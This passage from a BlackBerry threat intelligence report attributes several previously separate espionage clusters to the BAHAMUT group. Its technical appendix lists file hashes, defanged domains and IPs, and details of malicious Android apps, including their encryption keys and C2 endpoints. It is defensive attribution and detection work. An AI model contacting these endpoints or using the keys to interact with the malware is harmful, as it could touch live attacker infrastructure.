All of the RTF documents appeared to use shellcode written by the same authors as the shellcode documented within THE WHITE COMPANY whitepaper. DID-001 and DID-005 exploited the Smart Tag vulnerability as documented within Operation Shaheen (Livelli, Smith, & Gross, 2018). Additionally, these documents were perfect matches for various evolutionary states of the shellcode. DID-001 matched stage1_version2 and stage2_version2. DID-005 matched stage1_version3 and stage2_version4. The remaining documents, DID-002, DID-003, and DID-004 directly shared variable portions of shellcode with Operation Shaheen. It is unlikely, given the quantity of code overlap, that these exploit documents were authored by different developers. BlackBerry therefore assesses with high confidence that the exploit documents associated with CONFUCIUS represent a previously undocumented evolutionary step within the Operation Shaheen exploit tree, as described in Part 2 of the Cylance report, “Exploits Evolved.” Indeed, this leads us to strongly link THE WHITE COMPANY with the threat actor known as CONFUCIUS.

In the Technical Appendix, BlackBerry explore all of the direct matches to the meticulously documented shellcode from Operation Shaheen.

Wrapping Arms Around the Bahamut

In sum, BlackBerry assesses with high confidence that the following groups were in fact all the same behemoth of an attack group – BAHAMUT:

1. Kaspersky’s unnamed “InPage” threat actor
2. The BAHAMUT group first described and named by Bellingcat
3. The unnamed group described in Cisco Talos’ MDM blog posts
4. DarkMatter’s WINDSHIFT
5. Trend Micro’s URPAGE
6. Cylance’s THE WHITE COMPANY

As the parable goes, depending on where you’re standing around an elephant, it can look very different. BlackBerry posits that given the limited views each organization had at the time their research was written, they made the best assessments they could. Threat intelligence has always been a discipline fraught with traps, and BAHAMUT is exceptionally good at placing them.

conclusion

For a group that historically set themselves apart by employing above-average operational security and extremely skilled technical capabilities, BAHAMUT operators are, at the end of the day, still human. While their mistakes have been few, they have also proven devastating. BlackBerry found that the idiom "old habits die hard" applies to even the most advanced of threat groups.

Operational security will become increasingly important as more and more intelligence functions are outsourced by governments, corporations, and private individuals to groups like BAHAMUT. For, while these third parties add a layer of plausible deniability for those who employ them, they also introduce additional weaknesses that are not always immediately obvious.

In this report, BlackBerry was able to tie together a series of complex connections and seemingly disparate industry analyses and attribute them to a single actor.

The ever-expanding story of cyberespionage will undoubtedly continue well past our own lifetimes and is sure to define new norms in international relations. But as the new chapters in that story are written, the lessons and warnings of the past should not be forgotten. Jorge Luis Borges reminded us of one of them in his description of the Bahamut in *The Book of Imaginary Beings*. Quoting Edward Lane's *Arabian Society in the Middle Ages*, he noted that God created the Bahamut to support the earth. And God placed water under the Bahamut for support, and under the water, darkness. But, he wrote, "the knowledge of mankind fails as to what is under the darkness" (Borges, 1967). Even when mercenary groups appear to surface briefly in security research, their true sponsors may forever remain in the dark.

Technical Appendix

SHA256 File Hashes:

013417bd5465d6362cd43c70015c7a74a1b8979785b842b7cfa543cb85985852
05a4e1e6542d6b0ba7b6eced12c05e96a341deaf88adb28695365544940da5ed
085de1580421aefe1d581f4b6012a485e2665cee78630b6a0c311ee3bc8409b6
08e65f09e41da3bc211a77ced8af657bde00d7a2b93d77446f29b6c8c3262ccd
090bc0f5936a12771b7fdf15070ba2169a24108a095e939920498b94ce19596d
0a721dc82ec7eb9c20c44dbcac047879b8d15d54b3a186aaf8079058b10b30c9
0caaf92b928446e8705587744951568d96fa68d7bf4a9988ea9e98cf6ffb44f3
0d349d085c81fde9febc3b67d615ff35b6823d1742f6039aff4f2b8a68f06bfb
1305e7aea00eadecdc6fe143c0e91f93e9b6d5dc13407375e0e3dab7e5b99072
1518badcb2717e6b0fa9bdd883d5ff61fedddf7ddf22cc3dc04a38f4e137fc96
184446bcb17021c39128369e9fe3d06cd0dde430c7f2e90c945c5a3299ef7b52
19a3b044449217c86215acdd7e8036d8d2a933a1cb7f02235cb5ce68ab1153a7
1be9579507a8b20110b740c65f1b65d920c455ab1c026cadb1a250a267c206be
1e8cb07ae43aa1aa75b73d43dce6a0ae3fefce8823bd3c3b19f6fdcd9e7c9b37
1f0dabd61947b6df8a392b77a0eae33777be3caad13698aecc223b54ab4b859a
1f4e21ff4a494ff94ba33fc834ade01815e91d86bb6a9eeaf75fd060c2fbc295
20862996f0511f9a3bd1d92c690bb499a6fbb07683889cba2c2d574a34d881da
2af07c7cee0743b9ab84eb5947d0334cb0b1dc874fa562920aafbc4ad95b12fc
391fdbe672177aeff9e5413036e59bec6a21d5552f07756478132105dff7da62
3e7c61dd4b4dc702f59b16d92fe5a67f4ba5cfdb7d8bb2c4bee888aeca95abcc
43ffd4791798059b29170fe9b6d37cb3a18b1907c2b58a3c804973ca1d656505
472ea4929c5e0fb4e29597311ed90a14c57bc67fbf26f81a3aac042aa3dccb55
49aaed9dec956d345610cc724c0d1fae52ca319b8635f96bfc49ae0421ccfbaa
4c37ee05dd6858f52e86676721c65ab4f942d365bb19c75158fd3f227c435895
4c6f74a274ea7255a178650a656c1d84c6d717043301917ffbf31285059bbd87
4d1f32b2707f7171f51aac33ea837ef5015a0365c8edba2f969491c5d414ae51
541cb62c5a9583f82b89c73b47b495be2485b20d95120aab7e3552ce71fc0774
5bebe3986c2dcb5f50ea5d34c564c24ad3bbc132e648f1d009757a0d69c87e52
617ffcc9acffe218ad546a60311d87e5acfeb288bb997ec5c55586df8d496986
64023272dc7bc0c97123a6b41e3db3af179826e01457709e76e048b1a93185b4
65194c18571f36e45349d0b57d5b1714d1b2846da38a6f4ab0585371691f7705
65398e0f12248ca71642216ff8606744305c2397c368ff072c243e6410fd42bc
6b2bd1445ba96faa28f901bcc62b7e882af79a9a917e680a7259fbf47a36adf7
6f362bc439ce09c7dcb0ac5cce84b81914b9dd1e9969cae8b570ade3af1cea3d
6f60dfbd3c3fdffc731969acc1b7a82a545b8ec5baaecd48e7ae8055beb37259
7b3a0273ca92cb17656df4522779b92d43bdbee1980eb4302c949f30dae8d0fa
816a272e95f223eaf31e8830e054e0711cb868684c0d0569a52c2abfd0ad28bb
89757d680aade313afa6a2c6274c5034e5099fa70b55782e023f0c7db23d5e9f

8e858381add55cc83390fc323856cb5da5295f2e82f8e66cbfb943e1e2df2af8
9005bede88a85ebe90960fca54eff7d69e7fb0fb45944a4eb49ffb65f565f2c3
900ce88a3a4e0f897aae175aabb10a59ed31eccb92c2c353b514e6c136e401a5
933fb101747796a2f3b57db91047fd90867f8d1c3a7cf1d8149f0c83b1467f74
974c182fb9872a4d108109ef84d86333fabe585b604217a72fcd7c84cd4b95a4
99e274c1bc0b12f2d7b0bdf36ae515af8ba3bbb1d788806ddb7908f239bff985
9bf55fcf0a25a2f7f6d03e7ba6123d5a31c3e6c1196efae453a74d6fff9d43bb
9c03e5e4fb8774b28a56ca519e8a9de0f5704674d91bac6ffb129426b830755e
a2f40cf78a5f595409d5bc714abb09f62f2322a5e486687c43ef7d2b5f436f00
a5a818af5c88e3a87da7632c8faee1aa52685bd4a306ebdaa4e59a71f2dca80d
a7a746881aed3442af5f2568632ecc2c9a20dc40887287791a0911d5943903a4
ad41a8e1967987d260c2ca8ae392e6735f1a61ab0304d86454fadd2e992d8aa3
b32faeb66cffd6a380b6b0094918a21e44357b85f91029030e956a24bed67f5c
bca642c1cbf4e0bf742c57f50bbd6ef0e45dda860bc5c595668dcec7b6adf6af
be76f24280919f1cb952c9996bc927e6e485123839ba84bbadc8fb9eb885c354
c1330eb733712935f47a125704c11149a1e09601791bce44ccb067bf19d43bb0
c1ae6df1da890afdd746937573727606dc4c74087f99f7f6a5281f20d6bc7031
c2454805fa90df13253d0bf20ddaab92c1c13e04b72cf74ad0998b76d4efc67c
c8cc9ac7895717e1e82ec02d2787b910eca81e906c0c1da2896fc1c0a34f6e83
caade5a1d0004d64e874aae9955725f43062896f64f51b29f559c3992828bc31
cca74bb322ad7833a21209b1418c9837e30983daec30d199a839f46075ee72f2
ceed464a87bdc07c55d88b2385a271584783103928887e15dcbd1236c2048b89
ceee2b4db522a3d4bc56d847e39fded427ee346b462250307bb34ca44aff0cb1
cf2b71cb187010c28ccfee8fe17a69808b2bbb327eb9a6fc9fa345a8ebe904cf
d0e2e7fe3fab992a670137d0693a2b76a5ac88283011b4aa8786d439b37c877b
d7fb80c71fc6d50ce44036a3116c3ae7e1b5800fca45f2876854ed7f5220d45c
d92037764fbd8a2dab9577b43e9a007af77859e38b67175fec6b7484efccea28
e48a58d0f5d5fb8aa7c96c7b47afc7a6b682078797caef53e7d353483f10e82a
e67404fe5863f92cabc51e842683a2c02eb1f6707fb6ddfddaf847aa1eaca643
eb1ff2f9639c33deb1d1db234f42d19add9cfcb8a5d8c8776a052600368622e2
f1fa2da3ad8ec31e16e560eb716c9e83a797bf870ab84ec147489a15894da1d2
f25965abef6abbdd9b7c8477f66d599dac346658fff67a728df66efcc74757e9
f816bcbb61d0bd495ea9e920c52825b020bd38dbc4f42c05f955ed34f7207ac3
fb4e97bdffe2ad617cd42d5ef5e9bed60b9422db3375acd91b043b33b71776e3

Domains:

account-googie[.]com
accountvalidate[.]com
airfitgym[.]com
ambicluster[.]com
aspnet.dyndns.info
assurecom[.]info
bulletinalerts[.]com
by4mode[.]com
cdn-icloud[.]co
celebsnightmares[.]com
citrusquad[.]com
classmunch[.]com
cloud-authorize[.]com
cocahut[.]com
cocoka.info
crawloofle[.]com
cyroonline[.]com
devicesupport-rnicrosoft[.]com
domforworld[.]com
electrobric[.]com
everification-session-load[.]com
flux2key[.]com
freepunjab2020[.]info
frexinq[.]com
gateway-yahoo[.]com
ghelp[.]co
healthclubfun[.]com
hypforever[.]com
i3mode[.]com
imging[.]site
inlineirnage[.]com
justsikhthings[.]com
kannat.ns01[.]us
khalistanlehar[.]com
leastinfo[.]com
leelee.dnset[.]com
lizacorner[.]com
lobertica[.]info
login-private[.]com
logon-info-gsupport[.]com
logstrick[.]com
m0-rnaiil-siina-chn-reload.everification-session-load[.]com
mail-incc[.]com
mail-king[.]com
mail-validation[.]info
mail.techsprouts[.]com
mailinfo-bh[.]com
me-yahoo[.]com
medieczema[.]com
middleeastleaks[.]com
mideastleaks[.]com
mindcraftstore[.]com
musicbandfiles[.]com
myaccount-googie[.]com
myappie[.]co
myfoodzone[.]net
myggl[.]io
o-auth[.]net
onlinetokenid[.]com
opticscold[.]com
opticzstore[.]com
optusiy[.]com
out-look-mail-bh[.]com
oyesterclub[.]info
passwordsaverr[.]com
poiusavid[.]com
portal549[.]com
privacylog[.]info
prontexim[.]com
regditogo[.]com
rhc-jo[.]com
risalaencryptor[.]com
rnaiill2-rnaill-slna-m0.everification-session-load[.]com
rnail-appld-oath-varfiction.everification-session-load[.]com
scan8t[.]com
secure-useraccount[.]com
service-authorization[.]com
setting-secure[.]com
shiaar-e-islam[.]com
signtabo[.]com
sikhforjustice[.]org
similerwork[.]net
string2me[.]com
sync-tokens[.]com
tansyroof[.]com
techsprouts[.]com
techwach[.]com
thegogl[.]com
tierradom[.]com
timesofarab[.]com
toysforislam[.]com
trailhinder[.]com
traxbin[.]com
treemanic[.]com
trioganic[.]com
user-privacy[.]com
uyghuri.51vip[.]biz
uyghurie.51vip[.]biz
uygur.5166[.]info
uygur.51vip[.]biz
uygur.eicp[.]net
uygur.xicp[.]net
vlprnaiill2-rnaill-slna.m0.everification-session-load[.]com
weddnest[.]com
yes2khalistan[.]org
yes2khalistanis[.]com
zhqdgk[.]com

IP Addresses:

103.220.47[.]104
103.220.47[.]16
103.234.220[.]152
103.234.220[.]153
164.160.131[.]174
167.114.194[.]56
176.103.57[.]2
176.103.62[.]151
176.103.63[.]195
178.150.0[.]196
178.150.0[.]247
178.218.213[.]204
185.122.58[.]133
185.122.58[.]133
185.15.208[.]64
185.159.128[.]34
185.161.208[.]121
185.198.57[.]37
185.20.187[.]38
185.228.232[.]118
185.228.232[.]220
185.244.150[.]102
185.244.150[.]119
185.244.150[.]246
185.5.54[.]107
185.66.13[.]44
185.66.15[.]53
193.203.50[.]179
194.36.188[.]88
194.36.189[.]106
195.123.212[.]82
195.123.225[.]119
195.123.226[.]249
202.155.223[.]181
202.155.223[.]183
213.252.247[.]158
217.147.168[.]29
217.147.169[.]162
217.29.62[.]120
217.29.62[.]245
31.13.195[.]168
31.210.96[.]213
31.210.96[.]220
31.210.96[.]222
31.28.171[.]133
45.10.88[.]11
45.128.148[.]27
45.128.149[.]7
45.153.73[.]25
51.75.156[.]163
51.77.90[.]253
63.251.21[.]135
68.68.47[.]153
80.79.122[.]113
81.176.239[.]92
81.177.181[.]97
81.177.3[.]119
82.221.100[.]55
82.221.100[.]74
85.254.144[.]31
87.120.254[.]170
87.120.37[.]167
87.120.37[.]208
87.120.37[.]253
87.120.37[.]66
87.120.37[.]84
91.219.238[.]246
91.219.238[.]246
91.92.109[.]95
93.95.100[.]191
94.156.77[.]136
95.211.189[.]56

Android Malware Details:

APP Name:	**Call Recorder Pro**
APK Name:	com.callrecording.recorder
Google Play:	https://play[.]google.com/store/apps/details?id=com.callrecording.recorder
Hash:	a79932d1d8a461aa2e183ba0e1968a425cc879f38bb78c4c62c5c3690238c477
Hash:	22fe77cafc0f6881d81119140a56cd9c2c508728a7d95a779260ccdcbe1848be
Encryption:	AES/CBC/PKCS5Padding
IV:	Hji87rfT54Hdytes
KEY:	FiIoO0Odftr65hyG
Terms of Service:	https://callrecorder-pro[.]com/terms.html
Privacy Page:	https://callrecorder-pro[.]com/policy.html
Network:	https://callrecorder-pro[.]com/corder/high/cinfo.php https://callrecorder-pro[.]com/corder/high/fflow.php https://callrecorder-pro[.]com/corder/high/cloger.php https://callrecorder-pro[.]com/corder/high/cstar.php
APP Name:	**Talk2U**
APK Name:	chat.talktou.com.talktoyou
Google Play:	https://play[.]google.com/store/apps/details?id=chat.talktou.com.talktoyou (Removed)
Hash:	0649a86f93c13cf578577adc90dfe3ff59fea33084de4b0ae8690032 8121f506
Encryption:	AES/CBC/NoPadding
IV:	cDerkOpTeGQ123Bv
KEY:	lOpqTresQaTyreTs
Terms of Service:	https://www.talktoulive[.]com/Terms_of_Services.html
Privacy Page:	https://www.talktoulive[.]com/privacypolicy.html
Network:	https://www.talktoulive[.]com/talk/toyou/file/default.php https://www.talktoulive[.]com/talk/toyou/registration/test.php

APP Name:	**Salat-Prayer-Times**
APK Name:	ramadan.com.ramadan
Google Play:	https://play[.]google.com/store/apps/details?id=ramadan.com.ramadan
Hash:	fab5b5110e38ec71e52e8e52678fa2490d7d848f9e92b037049a67956231cc70
Encryption:	AES/CBC/PKCS5Padding
IV:	O0OilllL1sGtyhYtG
KEY:	000OOOPd65Hy76Gf
Network:	https://www.salat-prayertimes[.]com/salat/pray/starfill.php https://www.salat-prayertimes[.]com/salat/pray/stats.php https://www.salat-prayertimes.[]com/salat/pray/logfill.php

APP Name:	**Music UP**
APK Name:	com.musicupnew
Google Play:	https://play[.]google.com/store/apps/details?id=com.musicupnew&hl=en_US
Hash:	06b0b021048dc1a6e7427596d8add9aa335fdf48b9509134f1bb8986a38a62ff
Encryption:	Hex Encoded -> Base64 Encoded -> AES/ECB/PKCS5Padding
KEY:	kjhuh54@ki$fki4n
Terms of Service:	https://www.musicpup[.]co/terms-of-services.html
Privacy Page:	https://www.musicpup[.]co/policy.html
Network:	https://www.musicpup[.]co/xvcDrpO/api_v1/index.php https://www.musicpup[.]co/okdeOn/zd_v2/index.php https://www.musicpup[.]co/okdeOn/zd_v2/mupl.php

APP Name:	**Prime Music Player**
APK Name:	com.realmusic
Google Play:	https://play[.]google.com/store/apps/details?id=com.realmusic
Hash:	23140a03803c1b8c5805f0994e0b4d9a77122904298093e8ed4856f0b17f0f18
Encryption:	Hex Encoded -> Base64 Encoded -> AES/ECB/PKCS5Padding
KEY:	dredkijguhtyftgd
Terms of Service:	https://primemusicplayer[.]co/terms.html
Privacy Page:	https://primemusicplayer[.]co/policy.html
Network:	https://www.primemusicplayer[.]co/prime/mplayer/cocoa.php https://www.primemusicplayer[.]co/prime/mplayer/cupld.php

APP Name: **Prime-HD-Player**
APK Name: com.hdmediaplayer
Google Play: https://play[.]google.com/store/apps/details?id=com.hdmediaplayer
Hash: 937092a2214cc8182955939bdf897c14c3bcbe9a02b9b13997bbdc9fd705a7b1
Encryption: None
Terms of Service: https://www.primehdplayer[.]com/terms.html
Privacy Page: https://www.primehdplayer[.]com/policy.html
Network: https://www.primehdplayer[.]com/prime/player/datapass.php
https://www.primehdplayer[.]com/prime/player/uplme.php
https://www.primehdplayer[.]com/prime/player/index.php

APP Name: **AudioPlayer**
APK Name: music.choice
Hash: 0036e72021639533f8e3c032ab706288d992c10138c0a1c7528cbfc99e1d4eba
Encryption: AES/CBC/NoPadding
IV: 89s0tTilogtwy563
KEY: 5hsgeRoL90sfXxZz
String Encryption: Base64 Encoded -> AES/ECB/PKCS5Padding
KEY: Pi3oGt4y6543ioIx

Privacy Page: https://www.audioplayer[.]co/privacy.html
Network: http://www.audioplayer[.]co/audias/jacks/songuptask.php
http://www.audioplayer[.]co/audias/jacks/songlog.php
http://www.audioplayer[.]co/audias/jacks/songtask.php
http://www.audioplayer[.]co/audias/jacks/topselect.php
http://www.audioplayer[.]co/audias/jacks/musichub.php

APP Name: **Askari**
APK Name: com.android.app.pro
Hash: c65648aa36adc16c0134f452499144ed59ea5292c155241b1c7a
61f6fe2ce89e
Encryption: Blowfish/ECB/PKCS5Padding

KEY: K&M9B#)O/R\x07=P%hA
Network: https://toysforislam[.]com/aks/log/aska.php
https://www.toysforislam[.]com/aks/log/mtube_api.php

APP Name: **Al-Qalam**
APK Name: com.app.alqalm
Hash: 1992c9c08fbcaef379cc7990b850fec3382a1674913edcdfd2ba57e0403576e5
Encryption: Blowfish/ECB/PKCS5Padding
KEY: K&M9B#)O/R\=P@hB

Network: https://alqalamwebs[.]com/drod/dataapi/mtube_api.php
https://alqalamwebs[.]com/drod/payapi/cqtpt.php
https://alqalamwebs[.]com/drod/payapi/rstpt.php
https://alqalamwebs[.]com/drod/payapi/upfle.php

APP Name: **Singh Soorme**
APK Name: com.app.singhsoorme
Hash: 8df202d03912803fd953f3b9aa3bd9296ce50b77fae07869a2add028e7f53da4
Hash: 8986c8d4f5a889943cc7d7e30fd3067b61aaf71898103ce42584c1a9920c00e6
Encryption: Blowfish/ECB/PKCS5Padding
KEY: K&M9B#)O/R\=P@hB

Network: https://www.khalistanbanda[.]com/soorme/log/soorme.php
https://www.khalistanbanda[.]com/soorme/log/mtube_api.php

APP Name: **SIKHS FOR JUSTICE**
APK Name: com.example.sgf_v
Hash: 4d1f32b2707f7171f51aac33ea837ef5015a0365c8edba2f969491c5d414ae51
Encryption: Blowfish/ECB/PKCS5Padding
KEY: K&M9B#)O/R\x07=P%hA

Network: https://sikhforjustice[.]org/sfj/log/sfj.php

APP Name: **Ghazva_e_Hind**
APK Name: com.fors.apps
Hash: e78eada4651e563d8ef269052d450b0a6c065a0995c55f2b4a5c1f13db31e60c
Encryption: Hex Encoded -> Base64 Encoded -> Blowfish/ECB/PKCS5Padding
KEY: K&M9B#)O/R\\=P%hA

Network: http://www.myprolimo[.]com/ara/log/file.php
http://www.myprolimo[.]com/ara/log/audio.php
http://www.myprolimo[.]com/ara/log/top.php
http://www.myprolimo[.]com/ara/log/file_req.php

APP Name:	**ThunderBoard**
APK Name:	com.xyz.fileplaypro
Hash:	e48adf9efb9088157ae944e4b6a86c45ffae313c121a8b197930e05526c40194
Encryption:	Blowfish/ECB/PKCS5Padding
KEY:	K&M9B#)O/R\=P@hB
Network:	https://www.fortunelily[.]com/api/data/apitune.php https://www.fortunelily[.]com/api/data/apiteng.php https://www.flowerlily[.]net/api/v1/service.php https://www.fortunelily[.]com/api/data/uploadfile.php

APP Name:	**Compass**
APK Name:	com.campass
Hash:	16811597de7105397caa535ab981421030498973cc28b357c4874d8ed51c158c
Encryption:	Hex Encoded -> Base64 Encoded -> Blowfish/ECB/PKCS5Padding
KEY:	9;_R%@c`gZxL9M{j
Network:	https://www.procompass[.]org/pro_compass/log/pro_compass.php https://www.procompass[.]org/pro_compass/log/refcompass.php

Direct Confucius Code Matches to White Company Shellcode

Signatures (STAGE 1)

- DID-001
  - STAGE1_GET_POS_C
  - STAGE1_UNXOR_B
  - STAGE1_FIND_KERNEL32_B
  - STAGE1_RESOLV_FUNC_A
  - STAGE1_DO_STAGE2_A
  - STAGE2_RESOLV_FUNC
  - STAGE1_VERSION_2
  - DID-005
  - STAGE1_GET_POS_B
  - STAGE1_UNXOR_B
  - STAGE1_FIND_KERNEL32_B
  - STAGE1_RESOLV_FUNC_B
  - STAGE1_DO_STAGE2_C
  - STAGE1_VERSION_3

Signature Matches (STAGE 2)

- *DID-001*
  - STAGE1_RESOLV_FUNC_A
  - STAGE2_SETUP_A
  - STAGE2_UNXOR1_A
  - STAGE2_RESOLV_FUNC
  - STAGE2_RESOLV_FUNCS1_A
  - STAGE2_RESOLV_FUNCS2_A
  - STAGE2_GET_RTF_PATH_A
  - STAGE2_ANTI_DEBUG1
  - STAGE2_UNXOR2
  - STAGE2_ANTI_DEBUG2
  - STAGE2_DROP_MALWARE_B
  - STAGE2_DROP_DECOYDOC_B
  - STAGE2_CLEANUP_OFFICE_B
  - STAGE2_LAUNCH_DECOYDOC_B
  - STAGE2_VERSION_2
- *DID-002*
  - STAGE1_RESOLV_FUNC_A
  - STAGE2_UNXOR1_B
  - STAGE2_RESOLV_FUNC
  - STAGE2_DOES_FILE_EXIST
  - STAGE2_JUMP_OVER_HOOK
  - STAGE2_ANTI_DEBUG1
  - STAGE2_UNXOR2
  - STAGE2_ANTI_DEBUG2
  - STAGE2_DROP_DECOYDOC_B
- *DID-003 & DID-004*
  - STAGE1_RESOLV_FUNC_A
  - STAGE2_UNXOR1_B
  - STAGE2_RESOLV_FUNC
  - STAGE2_DOES_FILE_EXIST
  - STAGE2_JUMP_OVER_HOOK
  - STAGE2_ANTI_DEBUG1
  - STAGE2_UNXOR2
  - STAGE2_ANTI_DEBUG2
  - STAGE2_DROP_DECOYDOC_B
- *DID-005*
  - STAGE1_RESOLV_FUNC_A
  - STAGE2_SETUP_B
  - STAGE2_UNXOR1_B
  - STAGE2_RESOLV_FUNC
  - STAGE2_DOES_FILE_EXIST
  - STAGE2_JUMP_OVER_HOOK
  - STAGE2_PROTECTED_API_CALL_B
  - STAGE2_RESOLV_FUNCS1_B
  - STAGE2_RESOLV_FUNCS2_A
  - STAGE2_GET_RTF_PATH_B
  - STAGE2_ANTI_DEBUG1
  - STAGE2_UNXOR2
  - STAGE2_ANTI_DEBUG2
  - STAGE2_FIND_INSTALLED_AV_B
  - STAGE2_GET_CURRENT_TIME
  - STAGE2_DROP_MALWARE_C
  - STAGE2_DROP_DECOYDOC_B
  - STAGE2_CLEANUP_OFFICE_D
  - STAGE2_LAUNCH_DECOYDOC_D
  - STAGE2_VERSION_4

Works Cited

Anderson, C. (2017, October 27). *Bahamut Revisited, More Cyber Espionage in the Middle East and South Asia*. Retrieved from Bellingcat: https://www.bellingcat.com/resources/case-studies/2017/10/27/bahamut-revisited-cyber-espionage-middle-east-south-asia/

Anderson, C., & Guarnieri, C. (2017, June 12). *Bahamut, Pursuing a Cyber Espionage Actor in the Middle East*. Retrieved from Bellingcat: https://www.bellingcat.com/news/mena/2017/06/12/bahamut-pursuing-cyber-espionage-actor-middle-east/

Apple. (2007, 22 March). *iOS Manual Pages*. Retrieved from Apple Developer: https://web.archive.org/web/20200521051539/https://developer.apple.com/library/archive/documentation/System/Conceptual/ManPages_iPhoneOS/man3/CCCrypt.3cc.html

Blasco, J. (2013, November 6). *Microsoft Office Zeroday used to attack Pakistani targets.* Retrieved from AT&T Cybersecurity Labs: https://cybersecurity.att.com/blogs/labs-research/microsoft-office-zeroday-used-to-attack-pakistani-targets

Borges, J. L. (1967). *The Book of Imaginary Beings.* New York: Penguin.

Clover, J. (2020, July 3). *LinkedIn Says iOS App Reading Clipboard With Every Keystroke is a Bug, Fix Coming*. Retrieved from Mac Rumors: https://web.archive.org/web/20200726192438/https://www.macrumors.com/2020/07/03/linkedin-ios-14-clipboard-access-bug/

ET Bureau. (2019, November 19). *Google takes down '2020 Sikh Referendum APP' after Punjab CM's plea. Read more at: https://economictimes.indiatimes.com/news/politics-and-nation/google-takes-down-2020-sikh-referendum-app-after-punjab-cms-plea/articleshow/72126949.cms?utm_source=contentof.* Retrieved from The Economic Times: https://economictimes.indiatimes.com/news/politics-and-nation/google-takes-down-2020-sikh-referendum-app-after-punjab-cms-plea/articleshow/72126949.cms

Fagerland, S. (2013, February 13). *Operation Hangover: Unveiling an Indian Cyberattack Infrastructure.* Retrieved from http://www.cyberconflict.org/repository/history-of-cyber-and-attacks/incidents-attacks/Unveiling_an_Indian_Cyberattack_Infrastructure.pdf

Griffin, N. (2016, August 8). *MONSOON — Analysis Of An APT Campaign.* Retrieved from Forcepoint X-Labs: https://www.forcepoint.com/blog/x-labs/monsoon-analysis-apt-campaign

Karim, T. (2018). *In the Trails of WINDSHIFT APT.* Retrieved from Hack in the Box GSEC — Singapore: https://web.archive.org/web/20181229131717/https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20WINDSHIFT%20APT%20-%20Taha%20Karim.pdf

Le Blond, S., Chua, Z. L., Uritesc, A., Saxena, P., Gilbert, C., & Kirda, E. (2014, August 20). *A Look at Targeted Attacks Through the Lense of an NGO*. Retrieved from Usenix: https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-blond.pdf

Legezo, D. (2016, November 23). *InPage zero-day exploit used to attack financial institutions in Asia*. Retrieved from Kaspersky SecureList: https://securelist.com/inpage-zero-day-exploit-used-to-attack-financial-institutions-in-asia/76717/

Livelli, K., Smith, R., & Gross, J. (2018, November 12). *The White Company Series: Operation Shaheen*. Retrieved from Cylance ThreatVector: https://www.cylance.com/content/dam/cylance-web/en-us/resources/knowledge-center/resource-library/reports/WhiteCompanyOperationShaheenReport.pdf?_ga=2.161661948.1943296560.1555683782-1066572390.1555511517

Lunghi, D., & Horejsi, J. (2018, May 23). *Confucius Update: New Tools and Techniques, Further Connections with Patchwork.* Retrieved from Trend Micro Security Intelligence Blog: https://blog.trendmicro.com/trendlabs-security-intelligence/confucius-update-new-tools-and-techniques-further-connections-with-patchwork/

Lunghi, D., & Horejsi, J. (2019, January 22). *Linking cyberespionage groups targeting victims in South Asia.* Retrieved from First: https://www.first.org/resources/papers/tallinn2019/Linking_South_Asian_cyber_espionnage_groups-to-publish.pdf

Lunghi, D., & Xu, E. (2018, August 29). *The Urpage Connection to Bahamut, Confucius and Patchwork*. Retrieved from TrendMicro — Security Intelligence Blog: https://web.archive.org/web/20200609203644/https://blog.trendmicro.com/trendlabs-security-intelligence/the-urpage-connection-to-bahamut-confucius-and-patchwork/

Maximciuc, A., & Vatamanu, C. (2017, September 1). *EHDevel – The story of a continuously improving advanced threat creation toolkit*. Retrieved from Bitdefender Labs: https://labs.bitdefender.com/2017/09/ehdevel-the-story-of-a-continuously-improving-advanced-threat-creation-toolkit/

McCabe, A. (2019, February 21). *Shifting in the Wind: WINDSHIFT Attacks Target Middle Eastern Governments*. Retrieved from Paloalto Unit42: https://unit42.paloaltonetworks.com/shifting-in-the-wind-windshift-attacks-target-middle-eastern-governments/

Mercer, W., Rascagneres, P., & Williams, A. (2018, July 12). *Advanced Mobile Malware Campaign in India uses Malicious MDM*. Retrieved from Cisco Talos: https://blog.talosintelligence.com/2018/07/Mobile-Malware-Campaign-uses-Malicious-MDM.html

Mercer, W., Rascagneres, P., & Williams, A. (2018, July 25). *Advanced Mobile Malware Campaign in India uses Malicious MDM — Part 2*. Retrieved from Cisco Talos: https://blog.talosintelligence.com/2018/07/Mobile-Malware-Campaign-uses-Malicious-MDM-Part2.html?__cf_chl_captcha_tk__=cddad34c27f91e0a64ad06e61b99112e30308f70-1594247299-0-AQwQLosrYP6LIYbtfDbxl4rfORi_h4nlGmwgJw1Rsx4902nN9QzL8hY5xPpJW9Sr4shpvXfEO8DeqqLyWF

Mohammad, N. (2020, May 13). *High-Speed Internet Ban Keeps Kashmir in Dark, Journalists Say*. Retrieved from Voice of America: https://www.voanews.com/press-freedom/high-speed-internet-ban-keeps-kashmir-dark-journalists-say

National Cyber Security Centre of Ireland. (2019, September 13). *Latest News Articles — 6/9/2019 — 9/13/2019*. Retrieved from National Cyber Security Centre of Ireland: https://www.ncsc.gov.ie/news/19-09-13/

Office 365 Threat Research Team. (2018, November 8). *Attack uses malicious InPage document and outdated VLC media player to give attackers backdoor access to targets*. Retrieved from Microsoft Security Blog: https://www.microsoft.com/security/blog/2018/11/08/attack-uses-malicious-inpage-document-and-outdated-vlc-media-player-to-give-attackers-backdoor-access-to-targets/

OpenDNS Security Research. (2013, November 6). *Microsoft Office Zero-day Exploit.* Retrieved from Cisco Umbrella: https://umbrella.cisco.com/blog/microsoft-office-zero-day

Pakistan Government. (2016, September). *Prevention against Cyber Espionage (Advisory No 09 2016)*. Retrieved from Cabinet Division — Government of Pakistan: http://cabinet.gov.pk/SiteImage/Misc/files/NTISB%20Advisories/2016/Advisory-9-2016.pdf

Parasie, N. (2020, May 11). *Dubai Watchdog Fines Al Masah Capital, Bans Firm's Founder Dash*. Retrieved from Bloomberg: https://www.bloomberg.com/news/articles/2020-05-11/dubai-watchdog-fines-al-masah-capital-bans-firm-s-founder-dash

Scott-Railton, J., Hulcoop, A., Razzak, B. A., Anstis, S., & Deibert, R. (2020, June 9). *Dark Basin: Uncovering a Massive Hack-For-Hire Operation*. Retrieved from The Citizen Lab: https://citizenlab.ca/2020/06/dark-basin-uncovering-a-massive-hack-for-hire-operation/

Soo, J., & Grunzweig, J. (2017, November 2). *Recent InPage Exploits Lead to Multiple Malware Families*. Retrieved from Paloalto Unit42: https://unit42.paloaltonetworks.com/unit42-recent-inpage-exploits-lead-multiple-malware-families/

Wardle, P. (2018, December 20). *Middle East Cyber-Espionage analyzing WindShift's implant: OSX.WindTail (part 1)*. Retrieved from Objective-See: https://objective-see.com/blog/blog_0x3B.html

